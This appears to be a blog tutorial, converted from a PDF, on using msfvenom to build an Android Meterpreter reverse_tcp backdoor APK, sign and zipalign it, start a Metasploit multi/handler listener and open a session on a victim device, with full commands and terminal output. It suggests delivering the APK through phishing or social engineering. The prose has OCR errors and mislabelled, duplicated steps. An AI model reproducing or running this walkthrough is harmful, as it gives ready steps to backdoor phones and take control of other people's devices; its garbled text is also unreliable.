MSFVENOM

10th Sep 2022


OVERVIEW

MSF venom is a combination of MSF payload and MSF encode, putting both of these tools into a single Framework instance. **MSF venom** replaced both MSF payload and MSF encode as of June 8th, 2015.

The advantages of MSF venom are:

- One single tool
- Standardized command line options
- Increased speed

MSF venom has a wide range of options available:



PAYLOAD IN MSFVENOM

Payloads are malicious scripts that an attacker uses to interact with a target machine to compromise it. MSF venom supports the following platform and format to generate

the payload. The output format could be in the form of executable files such as exe, PHP, dll or as a one-liner.

CREATING A BACKDOOR ON ANDROID USING MSFVENOM

By using MSF venom, we create a payload .apk file.

Step 1: Starting Kali Linux

- **From your VM, start Kali Linux and log in with root/toor (user ID/password)**
- **Open a terminal prompt and make an exploit for the Android emulator using the MSF venom tool.**
- **Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk**

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes
```

After this command, now you can locate your file on the desktop with the name **android_shell.apk**.

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes

root@kali:/home/kali/android# ls
android_shell.apk
root@kali:/home/kali/android# ls -la
total 20
drwxr-xr-x  2 root root  4096 Jul 13 08:32 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
```

Step 2: APK file created successfully

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

Terminal: **keytool -genkey -V -Keystore key.keystore -alias hacked -keyalg RSA -key size 2048 -validity 10000**

```
root@kali:/home/kali/android# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  test
What is the name of your organizational unit?
  [Unknown]:  test
What is the name of your organization?
  [Unknown]:  test
What is the name of your City or Locality?
  [Unknown]:  test
What is the name of your State or Province?
  [Unknown]:  test
What is the two-letter country code for this unit?
  [Unknown]:  test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
root@kali:/home/kali/android# ls -la
total 24
drwxr-xr-x  2 root root  4096 Jul 13 08:45 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
-rw-r--r--  1 root root  2551 Jul 13 08:45 key.keystore
```


Step 3: Key tool-making Keystore

Terminal: **jarsigner -verbose -signalling SHA1withRSA -digesting SHA1 -Keystore key. keystore android_shell.apk hacked**

```
root@kali:/home/kali/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Enter Passphrase for keystore:
   adding: META-INF/HACKED.SF
   adding: META-INF/HACKED.RSA
   adding: META-INF/SIGNFILE.SF
   adding: META-INF/SIGNFILE.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

>>> Signer
    X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
```

Step 4: Signing a .apk file with JARsigner

Terminal: **jarsigner -verify -verbose -certs android_shell.apk**




Step 5: Verifying the .apk using JARsigner

Zipalign is not preinstalled in Kali Linux, so you will have to install it first.


Step 6: Installing Zipalign

Terminal: **zipalign -v 4 android_shell.apk singed_jar.apk**



Step 7: Verifying the .apk into a new file using Zipalign


Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.



Step 8: Malicious .apk file ready to install


set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole



Step 9: Starting Metasploit

Metasploit begins with the console.



Step 10: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: **use exploit/multi/handler**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Step 11: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload **android/meterpreter/reverse_tcp** while creating a .apk file with MSFvenom.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Step 12: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: **run**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Step 13: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim's mobile device. In our environment, we are using an Android device version 8.1 (Oreo). An attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.

Now it is time to quickly set up the Android emulator (if you don't have an Android device).


Steps to configure the Android emulator:

- **Download the image file for the Android x86 code project from the Google Code projects site (https://code.google.com/archive/p/android-x86/downloads)**
- **Create a virtual machine using another version 2.6x kernel in the VMware workstation**
- **Mount the ISO file into VMware options**

- **Finish the process and run the machine in LIVE mode**
- **Set up the Android device**
- **Set up the Google account**


Step 14: Spam email

Download the singed_jar.apk file and install it with “unknown resources allowed” on the Android device.



Step 15: Downloaded the file into an Android device

Then run and install the .apk file.



Step 16: Installing the application into an Android device

After completing the installation, we are going back to the Kali machine and starting the Meterpreter session.

Move back to Kali Linux

We already started the multi/handler exploit to listen on port 4444 and the local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```

Step 17: Successfully got the Meterpreter session

Bingo! We got the Meterpreter session on the Android device. We can check more details with the **sysinfo** command, as mentioned in the below screenshot.


```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```